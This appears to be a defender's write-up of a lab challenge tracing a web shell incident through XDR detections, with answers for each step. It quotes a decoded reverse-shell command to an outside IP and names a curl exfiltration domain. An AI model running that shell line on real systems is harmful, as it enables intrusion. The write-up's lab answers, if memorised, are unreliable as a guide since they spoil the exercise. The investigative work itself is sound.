
Insights:
Web shells fall under:
Answer: T1505.003
Process:

Still within the XDR detection “Parent-Child Anomaly: Shell Spawn”, in the XDR telemetry under IOC Indicators, I identified the process responsible for executing commands in Process Image.
Insights:
PHP-FPM is commonly exploited because:
Answer: /usr/sbin/php-fpm7.4
Process:

The command was visible in both XDR and Web logs:


The payload was originally Base64-encoded. After decoding it using CyberChef, the reverse shell command was revealed.
Insights:
Reverse shells allow attackers to:
Answer:
bash -i >& /dev/tcp/115.58.148.86/8080 0>&1
Process:
From the same XDR detection “Parent-Child Anomaly: Shell Spawn”, I identified the execution context in Endpoint Detections > Summary > User field.

Insights:
www-data is the default web server user on many Linux systemsAnswer: www-data
Process:
In the detection “Unusual User Behavior: System Discovery”, I observed additional commands succeeding the original whoami.

Among them, I identified the use of the cat command to read a configuration file.

Insights:
Configuration files often contain:
These are high-value targets during post-exploitation.
Answer: /etc/trycrm/config.json
Process:

Reviewing commands in the same XDR detection, I identified use of curl to send data externally.
The destination domain was visible in:
Insights:
curl is frequently abused for:
Answer: portaldrop2025.xyz
Process:
I reviewed each detection and applied appropriate incident response actions based on severity and context.
Insights:
Effective incident response requires:
Answer:
The answer is a multiple-choice completion based on correct response actions.
Response Actions Taken:
invoice.php
